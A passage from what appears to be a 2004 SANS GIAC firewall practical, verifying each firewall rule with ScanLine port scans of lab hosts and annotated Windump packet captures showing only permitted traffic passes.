- i - For pingging use ICMP Timestamp Requests in addition to Echo Requests
- j - Don't output "-----" separator between IPs
- l - Read TCP ports from file
- L - Read UDP ports from file
- m - Bind to given local interface IP
- n - No port scanning - only pingging (unless you use -p)
- o - Output file (overwrite)
- O - Output file (append)
- p - Do not ping hosts before scanning
- q - Timeout for pings (ms). Default is 2000
- r - Resolve IP addresses to hostnames
- s - Output in comma separated format (csv)
- t - TCP port(s) to scan (a comma separated list of ports/ranges)
- T - Use internal list of TCP ports
- u - UDP port(s) to scan (a comma separated list of ports/ranges)
- U - Use internal list of UDP ports
- v - Verbose mode
- z - Randomize IP and port scan order

---

<sup>37</sup> <http://www.drk.com.ar/builder.php>


For example: `sl.exe -ph -t 1-65535 -u 1-65535 24.116.117.244`

In this example, ScanLine would not attempt to ping the host prior to a scan (-p), it would hide results for systems with no open ports (-h), it would scan TCP ports 1-65535, and it would scan UDP ports 1-65535. The target host IP address is 24.116.117.244.

**Rule:** The Internet is permitted to access the Public Web Server on TCP Port 80 (HTTP) and TCP Port 443 (HTTPS).

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 6 is a screenshot of ScanLine's output, ran from a command prompt on a Windows 2000 Professional workstation with an IP address of 24.116.117.2.



```
C:\WINNT\system32\cmd.exe

C:\Tools>sl.exe -ph -t 1-65535 -u 1-65535 24.116.117.244
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Sat Oct 04 10:52:11 2003

-----
24.116.117.244
Responds with ICMP unreachable: No
TCP ports: 80 443
UDP ports:

-----
Scan finished at Sat Oct 04 13:08:58 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 38.91 secs
C:\Tools>
```

Figure 6 - Public Access to Public Web Server

Windump output verifies that the only traffic seen on the network is traffic destined for the Web Server on TCP Ports 80 and 443 (keep in mind that the border router is using NAT to translate the Public address of 24.116.117.244 to the internal address of 172.16.26.4). The firewall correctly allows this traffic in and allows the return traffic out.

A brief tutorial on Windump output is provided to assist the reader in interpreting the scan results. For more details on interpreting Windump output, see the Windump documentation page.<sup>38</sup> Additional reading is available at <http://www.securityfocus.com/infocus/1221>.

<sup>38</sup> <http://windump.polito.it/docs/manual.htm>

```

! The first line shows an IP packet with source IP address of
! 24.116.117.2 and source port=4131. 10:52:12.296422 indicates the
! time stamp. The packet is destined to the server IP address of
! 172.16.26.4 and destination port=80. 2768530272 represents the
! Initial Sequence Number.
! The client sets the S flag (SYN) to begin the TCP 3-way
! handshake. Notice the DF flag (don't fragment) is also set.
! Since this packet appears on the wire, the firewall has indeed
! allowed it to pass.
10:52:12.296422 IP 24.116.117.2.4131 > 172.16.26.4.80: S
2768530272:2768530272(0) win 65535 <mss 1260,nop,nop,sackOK> (DF)
! The Server responds with its own SYN packet and acks the SYN packet
! it received.
10:52:12.296597 IP 172.16.26.4.80 > 24.116.117.2.4131: S
4268525658:4268525658(0) ack 2768530273 win 65535 <mss
1460,nop,nop,sackOK> (DF)
10:52:12.296665 IP 172.16.26.4.80 > 24.116.117.2.4131: S
4268525658:4268525658(0) ack 2768530273 win 65535 <mss
1460,nop,nop,sackOK> (DF)
! The client ACKs the server
10:52:12.298836 IP 24.116.117.2.4131 > 172.16.26.4.80: . ack 1 win
65535 (DF)
! The client sends a FIN to close the connection
10:52:16.296970 IP 24.116.117.2.4131 > 172.16.26.4.80: F 1:1(0) ack 1
win 65535 (DF)
! The server ACKs the client
10:52:16.297120 IP 172.16.26.4.80 > 24.116.117.2.4131: . ack 2 win
65535 (DF)
10:52:16.297180 IP 172.16.26.4.80 > 24.116.117.2.4131: . ack 2 win
65535 (DF)
! This time, the client (scanner) uses source port 4494 and
! attempts to establish a connection with the server at
! destination port 443.
10:52:32.964072 IP 24.116.117.2.4494 > 172.16.26.4.443: S
1069834660:1069834660(0) win 65535 <mss 1260,nop,nop,sackOK> (DF)
! The server, listening on Port 443, responds to the scan
10:52:32.964239 IP 172.16.26.4.443 > 24.116.117.2.4494: S
4273712592:4273712592(0) ack 1069834661 win 65535 <mss
1460,nop,nop,sackOK> (DF)
10:52:32.964311 IP 172.16.26.4.443 > 24.116.117.2.4494: S
4273712592:4273712592(0) ack 1069834661 win 65535 <mss
1460,nop,nop,sackOK> (DF)
10:52:32.966455 IP 24.116.117.2.4494 > 172.16.26.4.443: . ack 1 win
65535 (DF)
10:52:36.964517 IP 24.116.117.2.4494 > 172.16.26.4.443: F 1:1(0) ack 1
win 65535 (DF)
10:52:36.964650 IP 172.16.26.4.443 > 24.116.117.2.4494: . ack 2 win
65535 (DF)
10:52:36.964702 IP 172.16.26.4.443 > 24.116.117.2.4494: . ack 2 win
65535 (DF)

```



**Rule:** The Internet is permitted to access the Public DNS Server on UDP Port 53.

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 7 is a screenshot of ScanLine's output, ran from a command prompt on a Windows 2000 Professional workstation with an IP address of 24.116.117.50.



```
C:\WINNT\system32\cmd.exe

C:\Tools>sl.exe -ph -t 1-65535 -u 1-65535 24.116.117.242
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Fri Oct 10 11:32:34 2003

24.116.117.242
Responds with ICMP unreachable: No
TCP ports:
UDP ports: 53

Scan finished at Fri Oct 10 13:49:13 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 38.89 secs
C:\Tools>
```

Figure 7 - Public access to the Public DNS Server

Windump output verifies that the only traffic seen on the network is traffic destined for the DNS Server on UDP Port 53 (keep in mind that the border router is using NAT to translate the Public address of 24.116.117.242 to the internal address of 172.16.26.2). The firewall correctly allows this traffic in and allows the return traffic out.


```
! Notice the absence of a TCP SYN flag; this is obviously a UDP packet.
! Since the scanner is not actually presenting the server with a
! legitimately formed request for name resolution, the server responds
! with an error.
12:40:55.689772 IP 24.116.117.50.1245 > 172.16.26.2.53: 3338 inv_q+
[b2&3=0xd0a] [0a] (4)
12:40:55.689909 IP 172.16.26.2.53 > 24.116.117.50.1245: 3338 inv_q
FormErr*- [0q] 0/0/0 (4)
```



**Rule:** The Internet is permitted to access the Public Mail Relay on TCP Port 25 (SMTP).

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 8 is a screenshot of ScanLine's output, ran from a command prompt on a Windows 2000 Professional workstation with an IP address of 24.116.117.2.



```
C:\WINNT\system32\cmd.exe
C:\Tools>sl.exe -ph -t 1-65535 -u 1-65535 24.116.117.243
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Fri Oct 03 17:38:44 2003

24.116.117.243
Responds with ICMP unreachable: No
TCP ports: 25
UDP ports:

Scan finished at Fri Oct 03 19:55:23 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 38.91 secs
C:\Tools>
```

Figure 8 - Public access to the Public Mail Relay


Windump was running on the Public Services LAN during the port scan to record all packets that were correctly passed by the firewall and to detect any packets that might have been mistakenly passed by the firewall. Note that the only traffic seen on the network is traffic destined for the Mail Relay on Port 25 (keep in mind that the border router is using NAT to translate the Public address of 24.116.117.243 to the internal address of 172.16.26.3). The firewall correctly allows this traffic in and allows the return traffic out.

```
17:39:02.709538 IP 24.116.117.2.1177 > 172.16.26.3.25: S
1900813202:1900813202(0) win 65535 <mss 1260,nop,nop,sackOK> (DF)
17:39:02.710217 IP 172.16.26.3.25 > 24.116.117.2.1177: S
1608886800:1608886800(0) ack 1900813203 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
17:39:02.710250 IP 172.16.26.3.25 > 24.116.117.2.1177: S
1608886800:1608886800(0) ack 1900813203 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
17:39:02.713727 IP 24.116.117.2.1177 > 172.16.26.3.25: . ack 1 win 65535 (DF)
17:39:06.709795 IP 24.116.117.2.1177 > 172.16.26.3.25: F 1:1(0) ack 1 win
65535 (DF)
17:39:06.709924 IP 172.16.26.3.25 > 24.116.117.2.1177: . ack 2 win 65535 (DF)
17:39:06.709976 IP 172.16.26.3.25 > 24.116.117.2.1177: . ack 2 win 65535 (DF)
```

**Rule:** The Public Web Server is permitted to access the Transaction Server on TCP Port 443 (HTTPS).

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 9 is a screenshot of ScanLine's output, ran from a command prompt on the Public Web Server with an IP address of 172.16.26.4, destined for the Transaction Server residing on the Internal network.



```
C:\WINNT\system32\cmd.exe

C:\tools>sl.exe -ph -t 1-65535 -u 1-65535 172.16.28.23
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Sat Oct 04 14:13:51 2003

172.16.28.23
Responds with ICMP unreachable: No
TCP ports: 443
UDP ports:

Scan finished at Sat Oct 04 16:38:48 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 49.70 secs
C:\tools>_
```

Figure 9 - Public Web Server access to Transaction Server


Windump output verifies that the only traffic seen on the Internal network is traffic destined for the Transaction Server on TCP Port 443. The firewall correctly allows this traffic in and allows the return traffic out.

```
14:16:20.860603 IP 172.16.26.4.2498 > 172.16.28.23.443: S
1654492296:1654492296(0) win 65535 <mss 1460,nop,nop,sackOK> (DF)
14:16:20.860657 IP 172.16.28.23.443 > 172.16.26.4.2498: S
182714519:182714519(0) ack 1654492297 win 17520 <mss 1460,nop,nop,sackOK>
(DF)
14:16:20.861004 IP 172.16.26.4.2498 > 172.16.28.23.443: . ack 1 win 65535
(DF)
14:16:24.864871 IP 172.16.26.4.2498 > 172.16.28.23.443: F 1:1(0) ack 1 win
65535 (DF)
14:16:24.864921 IP 172.16.28.23.443 > 172.16.26.4.2498: . ack 2 win
17520 (DF)
```

**Rule:** Corporate users on the Internal network are allowed to access the Internet on TCP Ports 80 (HTTP) and 443 (HTTPS).

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 10 is a screenshot of ScanLine's output, ran from a command prompt on a Windows XP workstation with an IP address of 172.16.28.100 (a typical IP address of a corporate user as defined in **Table F – IP Schema**). To simulate a web server on the Internet, a Windows 2000 Professional workstation with an IP address of 24.116.117.50 is attached to the external side of the border router.




```
C:\WINDOWS\system32\cmd.exe
C:\tools>sl.exe -ph -t 1-65535 -u 1-65535 24.116.117.50
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com
Scan of 1 IP started at Sat Oct 04 21:06:10 2003

24.116.117.50
Responds with ICMP unreachable: No
TCP ports: 80 443
UDP ports:

Scan finished at Sat Oct 04 23:22:49 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 39.09 secs
C:\tools>_
```

Figure 10 - Corporate User access to Public Internet

Windump output verifies that the only traffic seen on the Internet side of the border router is traffic destined for the mock web server on TCP Ports 80 and 443 (keep in mind that the border router is using NAT to translate the internal user's address to 24.116.117.4). The firewall correctly allows this traffic out and the return traffic in.



```
21:04:16.035605 IP 24.116.117.4.1106 > 24.116.117.50.80: S
26834215:26834215(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
21:04:16.036549 IP 24.116.117.50.80 > 24.116.117.4.1106: S
1479067916:1479067916(0) ack 26834216 win 65535 <mss 1260,nop,nop,sackOK>
(DF)
21:04:16.036566 IP 24.116.117.50.80 > 24.116.117.4.1106: S
1479067916:1479067916(0) ack 26834216 win 65535 <mss 1260,nop,nop,sackOK>
(DF)
21:04:16.036581 IP 24.116.117.50.80 > 24.116.117.4.1106: S
1479067916:1479067916(0) ack 26834216 win 65535 <mss 1260,nop,nop,sackOK>
(DF)
21:04:16.038735 IP 24.116.117.4.1106 > 24.116.117.50.80: . ack 1 win 17640
(DF)
21:04:20.034500 IP 24.116.117.4.1106 > 24.116.117.50.80: F 1:1(0) ack 1 win
```


```
17640 (DF)
21:04:20.034548 IP 24.116.117.50.80 > 24.116.117.4.1106: . ack 2 win 65535
(DF)
21:04:20.034574 IP 24.116.117.50.80 > 24.116.117.4.1106: . ack 2 win 65535
(DF)
21:04:20.034594 IP 24.116.117.50.80 > 24.116.117.4.1106: . ack 2 win 65535
(DF)
21:04:36.722959 IP 24.116.117.4.1469 > 24.116.117.50.443: S
3324383826:3324383826(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
21:04:36.723003 IP 24.116.117.50.443 > 24.116.117.4.1469: S
1483827158:1483827158(0) ack 3324383827 win 65535 <mss 1260,nop,nop,sackOK>
(DF)
21:04:36.723030 IP 24.116.117.50.443 > 24.116.117.4.1469: S
1483827158:1483827158(0) ack 3324383827 win 65535 <mss 1260,nop,nop,sackOK>
(DF)
21:04:36.723051 IP 24.116.117.50.443 > 24.116.117.4.1469: S
1483827158:1483827158(0) ack 3324383827 win 65535 <mss 1260,nop,nop,sackOK>
(DF)
21:04:36.725116 IP 24.116.117.4.1469 > 24.116.117.50.443: . ack 1 win 17640
(DF)
21:04:40.722347 IP 24.116.117.4.1469 > 24.116.117.50.443: F 1:1(0) ack 1 win
17640 (DF)
21:04:40.722399 IP 24.116.117.50.443 > 24.116.117.4.1469: . ack 2 win 65535
(DF)
21:04:40.722424 IP 24.116.117.50.443 > 24.116.117.4.1469: . ack 2 win 65535
(DF)
21:04:40.722444 IP 24.116.117.50.443 > 24.116.117.4.1469: . ack 2 win 65535
(DF)
```

© SANS Institute 2004, Author retains full rights.

**Rule:** The DNS Server residing on the Internal LAN is permitted to access the Public DNS Server on UDP Port 53.

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 11 is a screenshot of ScanLine's output, ran from a command prompt on the Internal DNS Server with an IP address of 172.16.28.24. The target IP is 172.16.26.2, the Public DNS Server.



```
C:\WINNT\system32\cmd.exe
C:\Tools>sl.exe -ph -t 1-65535 -u 1-65535 172.16.26.2
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Fri Oct 10 15:07:24 2003

172.16.26.2
Responds with ICMP unreachable: No
TCP ports:
UDP ports: 53

Scan finished at Fri Oct 10 17:24:03 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 38.94 secs
C:\Tools>
```

Figure 11 - Internal DNS Server access to Public DNS Server


Windump output verifies that the only traffic seen on the network is traffic destined for the Public DNS Server on UDP Port 53. The firewall correctly allows this traffic in and allows the return traffic out.

```
16:15:47.135722 IP 172.16.28.24.3990 > 172.16.26.2.53: 3338 inv_q+
[b2&3=0xd0a] [0a] (4)
16:15:47.135869 IP 172.16.26.2.53 > 172.16.28.24.3990: 3338 inv_q FormErr*-
[0q] 0/0/0 (4)
```

**Rule:** The internal mail server is allowed to access the Public Mail relay on TCP Port 25 (SMTP).

**Test Result:** The firewall is correctly configured.

**Test Interpretation:** Figure 12 is a screenshot of ScanLine's output, ran from a command prompt on a Windows XP workstation with an IP address of 172.16.28.25, the IP of the internal mail server. To simulate the Public Mail relay, a Windows 2000 Professional workstation with an IP address of 172.16.26.3 is attached to the Public Services LAN. TCP/IP Builder is used to create a TCP socket listening on Port 25.



```
C:\WINDOWS\system32\cmd.exe

C:\tools>sl.exe -ph -t 1-65535 -u 1-65535 172.16.26.3
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Mon Oct 06 10:53:31 2003

172.16.26.3
Responds with ICMP unreachable: No
TCP ports: 25
UDP ports:

Scan finished at Mon Oct 06 13:18:18 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 39.08 secs
C:\tools>
```

Figure 12 - Internal Mail Server access to Public Mail Relay

Windump output verifies that the only traffic seen on the Public Services LAN is traffic destined for the mock mail relay server on TCP Port 25. The firewall correctly allows this traffic out and the return traffic in.


```
10:51:30.732098 IP 172.16.28.25.1051 > 172.16.26.3.25: S
3217795349:3217795349(0) win 16384 <mss 1460,nop,nop,sackOK> (DF)
10:51:30.732262 IP 172.16.26.3.25 > 172.16.28.25.1051: S
3313110942:3313110942(0) ack 3217795350 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
10:51:30.732330 IP 172.16.26.3.25 > 172.16.28.25.1051: S
3313110942:3313110942(0) ack 3217795350 win 65535 <mss 1460,nop,nop,sackOK>
(DF)
10:51:30.732594 IP 172.16.28.25.1051 > 172.16.26.3.25: . ack 1 win 17520 (DF)
10:51:34.732255 IP 172.16.28.25.1051 > 172.16.26.3.25: F 1:1(0) ack 1 win
17520 (DF)
10:51:34.732382 IP 172.16.26.3.25 > 172.16.28.25.1051: . ack 2 win 65535 (DF)
10:51:34.732431 IP 172.16.26.3.25 > 172.16.28.25.1051: . ack 2 win 65535 (DF)
```



**Rule:** VPN users are allowed to access the Internal mail server on TCP Port 25 (SMTP).

**Test Result:** The firewall is correctly configured.

**Test interpretation:** Figure 13 is a screenshot of the client's VPN tunnel connect history.



**Figure 13 - VPN Client Tunnel Connect history**

Figure 14 is a screenshot of ScanLine's output, ran from a command prompt on a Windows 2000 workstation with a public IP address of 24.116.117.50, to simulate a mobile worker or telecommuter. The workstation connects to the outside interface of GIAC's PIX 501 firewall at 24.116.117.240 to establish the VPN tunnel. The 501 dynamically assigns the workstation a private address of 172.16.27.21. To simulate the Internal Mail server, a Windows 2000 Server with an IP address of 172.16.28.25 is attached to the Internal LAN.



```
C:\WINNT\system32\cmd.exe

C:\Tools>sl.exe -ph -t 1-65535 -u 1-65535 172.16.28.25
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Mon Oct 06 14:29:20 2003

172.16.28.25
Responds with ICMP unreachable: No
TCP ports: 25
UDP ports:

Scan finished at Mon Oct 06 16:45:58 2003
1 IP and 131070 ports scanned in 2 hours 16 mins 38.91 secs
C:\Tools>_
```

Figure 14 - VPN User access to Internal Mail Server

Windump output verifies that the only traffic seen on the Internal LAN is traffic destined for the mock Mail server on TCP Port 25. The firewall correctly allows this traffic in and the return traffic out.

```
14:31:17.196899 IP 172.16.27.21.3258 > 172.16.28.25.25: S 4151889299:4151889299(0) win
65535 <mss 1260,nop,nop,sackOK> (DF)
